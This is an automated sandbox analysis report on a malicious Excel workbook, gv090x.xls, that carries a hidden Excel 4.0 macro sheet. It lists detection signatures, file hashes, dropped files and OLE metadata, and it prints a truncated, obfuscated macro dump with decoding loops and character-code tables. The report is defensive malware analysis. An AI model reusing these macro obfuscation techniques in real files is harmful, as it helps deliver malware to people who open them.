ID: 356769
Sample Name: gv090x.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 16:23:13
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report gv090x.xls

Overview


General Information

Sample Name:	gv090x.xls
Analysis ID:	356769
MD5:	3ccb3ad55fdf18c…
SHA1:	e331cc1d0e3842..
SHA256:	bbcf27717c056b3..
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	48
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found abnormal large hidden Excel …
- Hides that the sample has been dow…
- Document contains embedded VBA …
- Unable to load, office file is protecte…
- Yara detected Xls With Macro 4.0
- Yara signature match

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1692 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
gv090x.xls	SUSP_EnableContent_String_Gen	Detects suspicious string that asks to enable active content in Office Doc	Florian Roth	• 0x4cb8:$e1: Enable Editing • 0x4dfe:$e2: Enable Content
gv090x.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

Compliance:

Uses new MSVCR Dlls

System Summary:

Found abnormal large hidden Excel 4.0 Macro sheet


Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 1 1	Path Interception	Path Interception	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Mo Sy Pa
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Scripting 1 1	LSASS Memory	System Information Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	De Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Hidden Files and Directories 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	De De Da

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

No Antivirus matches

Domains and IPs

Contacted Domains

No contacted domains info

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356769
Start date:	23.02.2021
Start time:	16:23:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 6s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	gv090x.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	3
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal48.evad.winXLS@1/5@0/0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\15DE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	13922
Entropy (8bit):	7.264421482311856
Encrypted:	false
SSDEEP:	384:hWmKH0IZVbKyachOSbQFnzaOX4boStjOiByI6b+7Cpbtcm70n:hWmQZVbKh4OPFzUVtxD64mwn
MD5:	93E4FCE088F41BBBEA379B5F0318513C
SHA1:	7B9C43B231A71E242C09E65C222359183D501526
SHA-256:	E818F316C5B07912DE21FF20813EF05A3AA92460563A9C1862EFF88DADC91D4E
SHA-512:	E958D14F481E42C7DF181B83055CB10FB451B73D06776915D8BF068BC44122F2910E8FE681D4D0EE4BE2E9E243960BDA9111E02C38037FDE454C09D3E4CDCDE
Malicious:	false
Reputation:	low
Preview:	..MO.0...H..*W.fp@.....?.K..Z.Dq....>..X..m..}^[...ec.7.T;[..'2.....J.:~.oDF....,.b.$....x.2..T.*F.+%.....y..3u....0....f(.z.k...hc.[.1.....&f.%.^;.hHdw.-....Dv*..A.7..#...jO.lC..v.w.&.K.j..3.....K#.].O....EZ...Th...c..ndab....[..H).dz].....Nk..E.E/.....S.....Fv..Fw`"_ ....L.L.... ...k..r...K..j'7.U.....*..'..N...o.sp.x$.<.....X.....x..^.v`i.{.2.....PK.....!.....a.....[Content_Types].xml ...(..... ....N.0...H.C...nH....LH.!T..$.....$@.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Tue Feb 23 23:23:40 2021, atime=Tue Feb 23 23:23:40 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.476558463095134
Encrypted:	false
SSDEEP:	12:85QJ7RikLgXg/XAlCPCHaX2B8GB/YjxX+Wnicvb3bDtZ3YilMMEpxRljKg1yTdJU:85sL/XTm6G0YefDv3qXqrNru/
MD5:	8DBAD16D3CE185637239DD2B7306B309
SHA1:	20DE769A3883F615AD99C6D40C39A37CC75337A6
SHA-256:	662AC8A55B06F2EE00D386DB045337C1113ADD1E30D49730F4E66FFFC3F20DF7
SHA-512:	27765EBD152367CEC106DA087580DCC254BE99CD5A6227143D393D83F5E0D3DB1E36D86DC312BA459B3D113D5E27ECDA3FF2E5CCDEFDEC7C2F11086B2E5B966
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G.....LC.....LC.... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....XR....Desktop.d.....QK.XXR..*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\830021\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....830021.....D_....3N...W...9r.[.*.....}EkD_....3N..W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\gv090x.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\gv090x.LNK	
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:16 2020, mtime=Tue Feb 23 23:23:39 2021, atime=Tue Feb 23 23:23:40 2021, length=36864, window=hide
Category:	modified
Size (bytes):	1984
Entropy (8bit):	4.4817661661631965
Encrypted:	false
SSDEEP:	24:83rk/XTm6GreVmVeMDv3qXqdM7dD23rk/XTm6GreVmVeMDv3qXqdM7dV:8Q/XTFGqYVKaQh2Q/XTFGqYVKaQ/
MD5:	92FD3A9834599730DBAEF0FB99654045
SHA1:	26B7394B203AB0AE8EB3CAE68057F393EBB863D5
SHA-256:	4D929FAB468679E61C893EC2C33E73B397AFA8D4B9F77C0DC4DA57FB465CDC03
SHA-512:	7008347ADFFC21244DFDE3F3C1BE60487EE5C4E5655861816ED43C3DA224648B63ADA025E980EC6AD15737C4A8E304239FE5E2B7509152179828B5F31A9A070F
Malicious:	false
Reputation:	low
Preview:	L.....F.... .....{...L.LC.....LC.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....\.2.....XR.. .gv090x.xls..B.....Q.y.Q.y*...8.....g.v.0.9.0.x...x.l.s.....t.....-...8...[.....?J.....C:\Users\..#.....\\830021\Users.user\Desktop\gv090x.xls.!.....\.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.g.v.0.9.0.x...x.l.s.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....830021.....D_....3N...W...9F.C.....[D_....3N...W...9F.C.....[....L.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	71
Entropy (8bit):	4.165690479495976
Encrypted:	false
SSDEEP:	3:oyBVomMzdpSaiVdpSmMzdpSv:dj6zdpeVdpEzdpc
MD5:	E1ED9A88D8B36363A9E7BBA69AE5AA4F
SHA1:	BAC0417433EE707A3F87DF6E960A9DBAA75D1C07
SHA-256:	FCF999F4FCEFEE407768E2917112D5BDF397D36BD798A991FE389FBDEB358502
SHA-512:	DA3E6EDCAB1051D76EE32047F5ED872E5673B3027761DB6FCF5E4D71E48E58F2D0ACF2AA3B3DFC1D9E56438FB5B8FD4FDD76BC3A122E0216AC21D2348E94487
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..gv090x.LNK=0..gv090x.LNK=0..[xls]..gv090x.LNK=0..

C:\Users\user\Desktop\C5DE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	45276
Entropy (8bit):	5.099879850977744
Encrypted:	false
SSDEEP:	768:jjzi1PEYD/gM+3zdChRhohQMytjzi1pEYD/gM+s:/ziWooMZhAhQMezi0ooM9
MD5:	9B9F375BE30EDD88E7554B2DC2F9FBBB
SHA1:	00081E5FCF06279CCC848EFA692C8B529968AF4B
SHA-256:	788249CD3BC4A18E34B68A959DCF122D76F8998B9484A757F05DC7B11776E012
SHA-512:	B6F88FFA3D01BE995250FF8030B7F2E39E712C5ACD7B63CBB5C1D579BE247FE647B0488C516BE7F4354F7883D1778098032C9014AF7652C94CE1B0B9D8787B17
Malicious:	false
Reputation:	low
Preview:	.....g2.....\.p....user B.....a.....=.....=.....iK..8.....X.@.....".....1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....4.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1...,..6.....A.r.i.a.l.1.....6.....A.r.i.a.l.1.....6.....A.r.i.a.l.1.....>.....A.r.i.a.l.1.....4.....A.r.i.a.l.1.....<.....A.r.i.a.l.1.....?.....A.r.i.a.l.1.*.h...6.....C.a.l.i.b.r.i. .L.i.g.h.t.1.....A.r.i.a.l.1.....A.r.i.a.l.1...X.....A.r.i.a.l.....\"$\"#,##0_);\(\"$\"#,##0\)..!....."$"#,##0_);[R

Static File Info

General

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1251, Author: VqDWjHteR, Last Saved By: Micha, Name of Creating Application: Microsoft Excel, Create Time/Date: Mon Feb 22 11:17:45 2021, Last Saved Time/Date: Mon Feb 22 11:19:00 2021, Security: 0
Entropy (8bit):	4.199825067166816
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	gv090x.xls
File size:	36352
MD5:	3ccb3ad55fdf18c9da2d3a6d3c64a1f1
SHA1:	e331cc1d0e38423264fc8f608d33980c0963cfc2
SHA256:	bbcf27717c056b3116002ea450057538f07592e9065a34e1ee61c364a6d8338d
SHA512:	c665db0cb7a8a91611ea1596268d1dae282e49e06be78fc76de736dafa0d7faca8ef0a6804a120728c111f9da0001e2d78d325ac59b6cba5ce0b01eb3ac5d666
SSDEEP:	384:hgC/9zi1xvqYc8YDknUgMB1WiS9ytS3hQI5SChQMy5v:pzi18EYD/gMjShR5ThQMyF
File Content Preview:	.....>.....E.....D..... ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "gv090x.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	VqDWjHteR
Last Saved By:	Micha
Create Time:	2021-02-22 11:17:45
Last Saved Time:	2021-02-22 11:19:00
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	gh
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.336728312671
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . P . . . . X . . . . . d . . . . l . . . . t . . . . | . . . . g h . . . . S h e e t 1 . . . . . s c r i p t i n g . . . . W o r k s h e e t s . . . .
Data Raw:	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 ad 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.290384763425
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . . \\ . . . . l . . . . V q D W j H t e R . . . . M i c h a . . . . M i c r o s o f t E x c e l . @ . . . . . . W . . . . @ . . . . * . . . .
Data Raw:	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a4 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 5c 00 00 00 12 00 00 00 6c 00 00 00 0c 00 00 00 84 00 00 00 0d 00 00 00 90 00 00 00 13 00 00 00 9c 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 0c 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 26461

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	26461
Entropy:	5.15083338147
Base64 Encoded:	True
Data ASCII:	. . . . T 8 . . . . \\ . p . . . . M i c h a B . . . . . a . . . . = ... = ... i K . . 8 . . . . . . X . @ . . . . " . . . .
Data Raw:	09 08 10 00 00 06 05 00 54 38 cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 4d 69 63 68 61 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
,,,,,,,,,,,,,,=GO,minu,gener,sta,assis,=WHI,disc,minu,unava,hid,solv,=WH,solve,sam,geral,cance,monro,injur,disc,gener,=NEXT,sch,=FOR,ant,=NE,=RET,nur,mem,mic,anti,int,=nu,,,,,,,,,,,,,,TO(,tes,ati,nford,t
ance,LE(,over,tes=,ilabl,den=L,e=0,ILE(s,=so,ple,d=COD,r=M,e=IN,ed=C,over=,ating,(),olar,MULA(,iqu,XT(),URN,se=R,orab,hel=,que,erfa,rse(,,,,,,,,,,,,,,R143C,=0,ng=0,=ROWS,=ROW,minut,"="""""",min,e
=I,EN(un,xHcbSdhJXVO,olve,lve+1,s=MID,E(sa,OD(,DEX,HAR(,disco,=gene,xHcbSdhJXVO,shi,disc,e=an,xHcbSdhJXVO,(),118C,ili,R85C,=14,ces=,),,,,,,,,,,,,,2),xHcbSdhJXVO,xHcbSdhJXVO,(me,S(m,e
s<s,xHcbSdhJXVO,ute,NDE,avail,,<hidd,xHcbSdhJXVO,(unav,mples,gen,(mich,MOD(g,ver&i,rati,,ps=A,"over,",tiqu,,xHcbSdhJXVO,2,a=Sh,14:R,9,2,xHcbSdhJXVO,,,,,,,,,,,,,xHcbSdhJXVO,,,mora,ichel,ta
n,,s+1,X(mem,able,,en),,ail,)-3,era,"el,c",erald,nju,ng+,,DDRE,schol,e+1,,,xHcbSdhJXVO,eet1,94C14,xHcbSdhJXVO,xHcbSdhJXVO,,,,,,,,,,,,,,,,,,bilia,),for,,xHcbSdhJXVO,ora,),,xHcbSdhJXVO,,able,2,tin,a
nc,-
monr,red,1,,SS(,ars,xHcbSdhJXVO,,,,!R64C,xHcbSdhJXVO,,,,,,,,,,,,,,,,,,,,),xHcbSdhJXVO,d),,,bilia,xHcbSdhJXVO,,,,",sol",xHcbSdhJXVO,"g,ass",er),"oe,9",xHcbSdhJXVO,xHcbSdhJXVO,,ant,hip,,,,,6:R,,,,,,,
,,,,,,,,,,,,,,xHcbSdhJXVO,,xHcbSdhJXVO,,,",minu",,,,,"ve,1",,istan,xHcbSdhJXVO,4)+3,,,,"ique,",s),,,,,79C6,,,,,,,,,,,,,,,,,,,,,,,,,,tes),,,,,),,ce)+,,2),,,,inte,xHcbSdhJXVO,,,,,xHcbSdhJXVO,,,,,,,,,,,,,,,,,,,,,,,,,,xHcbSdhJX
O,,,,,xHcbSdhJXVO,,1,,xHcbSdhJXVO,,,,rface,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,xHcbSdhJXVO,,,,,,"s,,FA",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"LSE,",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"""scr",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,ipti,,,,,,,,,,,,,,
,,,,,,,,,,,,"ng""",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,xHcbSdhJXVO,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,"residence=
(VALUE(""0""))",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=WHILE(residence<32),,,,,,,,,,,,122,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,130,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,120,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,116,,,,
,,,,,,,,reducing=-
1,,,,,,,,,,,,98,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,109,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,112,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,129,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,residence=residence+1,,,,,,,,,,,,124,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,130,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"operated=""""",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=WHILE(reducing<213),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=SUM(-795,729)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=MAX(-
899,-
28)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,reducing=reducing+1,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=INDIRECT(ADDRESS(reducing+45,15+residence))",,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=IF($B$104=""xHcbSdhJXVO"",SET.NAME(""reducing"",213),SET.NAME(""op
```

Network Behavior

No network behavior found

Code Manipulations

Statistics

System Behavior

